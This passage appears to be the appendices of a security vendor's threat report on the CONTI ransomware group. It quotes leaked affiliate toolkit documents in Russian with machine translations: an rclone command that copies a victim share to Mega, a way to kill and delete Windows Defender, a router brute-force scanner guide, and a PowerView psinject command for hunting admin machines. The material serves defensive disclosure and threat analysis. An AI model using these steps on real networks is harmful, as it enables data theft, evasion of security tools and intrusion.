
Appendix B.

Translation of chat log entry offering services of a journalist to pressure CONTI's victim into paying quickly, via google translate:

```
"ts": "2021-04-06T22:17:40.170317", "Erom": "alarm@
  q3msco35auwcstmt.onion", "to": "boby@q3msco35auwcstmt.
  onion", "body": "[30.03.2021 19  :00:30] <alarm> on the grid (online)
  3C5szwCXjPXutxe8NRQ2PJ50gQrKRZdrFuDgMmGz93ihgrLDbrcROeMUMJZJihjsB
  there is a journalist who will help them intimidate for 5% from the payout.
```

Appendix C.

Usage guidance included with a copy of rclone.exe in the toolkit provided to CONTI affiliates, along with a translation via google translate. The name of a prior victim used in the in the demonstration commands has been redacted.




Рклон
для того что бы начать скачивать через рклон нужно создать
конфиг
для создания конфига необходимо открыть cmd перейти в
директорию где лежит rclone.exe
запускаем rclone.exe с помощью команды : rclone config
далее выбираем в избранном меню новый пульт
назвал его мега потом еще раз вводим мега
после этого вводим свой адрес почты меги после того, как он
введет свой пасс вводит или сгенерирует мы выбираем свою
букву 'Y'
не будет возникать при вставке, однако он туда все равно
вставляется
после создания конфига нас выбрасывает в главное меню и мы
выходим из рклона.
далее вводим эту команду rclone.exe config show она показывает
сам конфиг который мы действуем
его мы копируем и создаем fail rclone.conf куда и кладем эту
инфу.
после того, как мы обнаружили, что мы загружаем exe и конфиг
на целевую машину с правами, прячем конфиг и экзешку, что бы
их не нашли
переходим в дерикторию экзешки и даем команду: shell
rclone.exe копировать "\\[redacted].com\IT\KLSHARE"
Mega:Finanse -q --ignore-existing --auto-confirm --multi-thread-
streams 12 --transfers 12
где: \\[redacted].com\IT\KLSHARE это шары
Mega:Finanse расположение файлов в меге (может
самостоятельно создать папку в мегу стоит только тут указать)
потоки 12 --transfers 12 это колличество потоков, которые
качают на максимум(12)

Rklon
in order to start downloading via rklon you need to create a config
to create a config, you need to open cmd go to the directory where
rclone.exe is located
run rclone.exe with command: rclone config
then select a new remote control in the favorite menu
called it mega then again enter mega
after that we enter our mega mail address after he enters his pass
enters or generates we select our letter 'Y'
will not occur when inserted, but it is inserted there anyway
after creating the config, we are thrown into the main menu and we
exit the clone.
then we enter this command rclone.exe config show it shows the
config itself which we are acting on
we copy it and create fail rclone.conf where we put this information.
after we found that we are uploading exe and config to the target
machine with rights, hiding the config and exe so that they would not
be found
go to the directory of the executable and give the command: shell
rclone.exe copy "\\[redacted].com\IT\KLSHARE" Mega:Finanse -
q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers
12
where: \\[redacted]com\IT\KLSHARE is the balls
Mega:Finanse location of files in mega (you can create a folder in
mega yourself, you just need to specify here)
streams 12 --transfers 12 is the number of streams that download to
the maximum(12)

Appendix D.

Guidance for disabling Windows Defender on a specific device included in affiliate's toolkit, translated via google translate.




*по отключению дефендера - открываешь гмер или
альтернативы - отрубаешь процесс mspeng \ им же заходишь в
расположение файла, удаляешь сам файл = браво, вы
великолепны

*to disable the defender - open gmer or alternatives - cut off the
mspeng process \ go to the file location with it, delete the file itself =
bravo, you are great

Appendix E.

Example of a usage document advising on best practices for the tool, translated via google translate.




Софт для виндовс, позволяет брутить роутеры, камеры, NASы некоторые(зависит от типа авторизации), если у них есть веб-интерфейс.
Сначала пытается понять, что за устройство, потом применить подходящие к нему эксплоиты(ломает микротик даже, если прошивка ниже 6.12 за секунду и выдаёт пароль в чистом виде)
Если эксплоитов под данную модель нет-то начинает брутить.
Словари по необходимости подгружаем в 3 текстовых файла, начинающихся на auth_***.txt, лежащие в корне программы. В таком виде:
логин пароль
логин пароль
Только не через пробел отступы, а через Tab
Подникаем сокс на кобе, проксируем через ProxyFier, запускаем у себя на винде, выставляем диапазоны или конкретные ip, количество потоков(5 самое то) и timeout(это значение лучше повысить до 3000мс, чтобы не пропустить). Порты дефолтные уже указаны, можно добавить свои, если веб висит не на стандартных. В Scanning Module оставляем галочку на первом(Router scan main) и HNAP 1.0, остальные вам вряд ли пригодятся. Жмём start, ждём и надеемся на результат

Software for Windows, allows you to brute routers, cameras, some NASes (depending on the type of authorization), if they have a web interface.
First, he tries to understand what kind of device, then apply exploits suitable for it (breaks Mikrotik even if the firmware is lower than 6.12 in a second and gives out a password in its pure form)
If there are no exploits for this model, then it starts to brute.
Dictionaries, if necessary, are loaded into 3 text files, starting with auth_***.txt, which lie at the root of the program. In this form:
Login: Password
Login: Password
Only not through the space indents, but through Tab
We raise the socks on the cob, proxy through ProxyFier, run it on our Windows, set the ranges or specific ip, the number of threads (5 is the most) and timeout (it is better to increase this value to 3000ms, so as not to miss it). The default ports are already specified, you can add your own if the web does not hang on the standard ones. In the Scanning Module, we leave a checkmark on the first one (Router scan main) and HNAP 1.0, the rest are unlikely to be useful to you. Click start, wait and hope for the result

Appendix F.

A portion of a document from the affiliate toolkit explaining the value of, and methods for reconnoitering a victim's Active Directory system, translated via google translate.



расскажу еще момент про ad_users , там очень много информации о сотрудниках, там можно найти технарей, инженеров и тд. Нам обычно требуеться ad_users когда хотим найти тачку админа, потому что на тачках админа мы можем найти пороли от антивирусной консоли,от облачных бэкаппов и тд. Сейчас скину мануал по ЮЗЕРХАНТЕРУ, при помощи него, мы и находим эти тачки. Так же ad_users требуеться нам, чтоб взять от туда SID, для голден тикета, но об этом позже

1. составляем список таргетов
1.1 Открываем ад_юзерс , ищем там кто нам потенциально интересен : admin / инженер / информ технологи / ИТ
забираем логины учеток из sAMAccountName
1.2 Берём список домен админов
1.3 кладём в файл list.txt первых и вторых

2. Аплоадим пауэр вью.
2.1 powershell-import _/home/user/soft/powerview/view.ps1_
2.1 –коммент: импортируем пауэр вью из /home/user/soft/powerview/view.ps1

2.3 Врубаем хантинг
2.3.1

```
psinject 1884 x64 Invoke-UserHunter -Threads 20 -UserFile C:\ProgramData\list.txt >> C:\ProgramData\out.txt
```

вместо 1884 - ПИД процесса куда нам хватает прав сделать инжект.
x64 - или x86 разрядность процесса. см в тасклист
В c\программдата\лист.тхт должен лежать список который мы делали в пункт №1.

I'll tell you one more thing about ad_users , there is a lot of information about employees, you can find techies, engineers, etc. there. We usually need ad_users when we want to find the admin's wheelbarrow, because on the admin's wheelbarrows we can find passwords from the antivirus console, from cloud backups, and so on. Now I'll throw off the manual on the USERHUNTER, with the help of it, we find these cars. We also need ad_users to get the SID from there for the golden ticket, but more on that later

1. make a list of targets
1.1 Open ad_users, look for who we are potentially interested in: admin / engineer / inform technologists / IT
we take account logins from sAMAccountName
1.2 We take a list of domain admins
1.3 put the first and second in the list.txt file

2. Appload power view.
2.1 powershell-import _/home/user/soft/powerview/view.ps1_
2.1 –comment: import power view from /home/user/soft/powerview/view.ps1


2.3 Turn on hunting
2.3.1

```
psinject 1884 x64 Invoke-UserHunter -Threads 20 -UserFile C:\ProgramData\list.txt >> C:\ProgramData\out.txt
```

instead of 1884 - the PID of the process where we have enough rights to inject.
x64 - or x86 bit depth of the process. see tasklist
In c\programdata\list.txt there should be a list that we did in point number 1.

Spirity

TOMORROW:TODAY



Rock-solid cyber defense you can trust

BlueVoyant

Contact **Spirity Enterprise** at

hello@spirity.hu

or visit

https://www.spirity.io/digital-risk-protection

to learn more.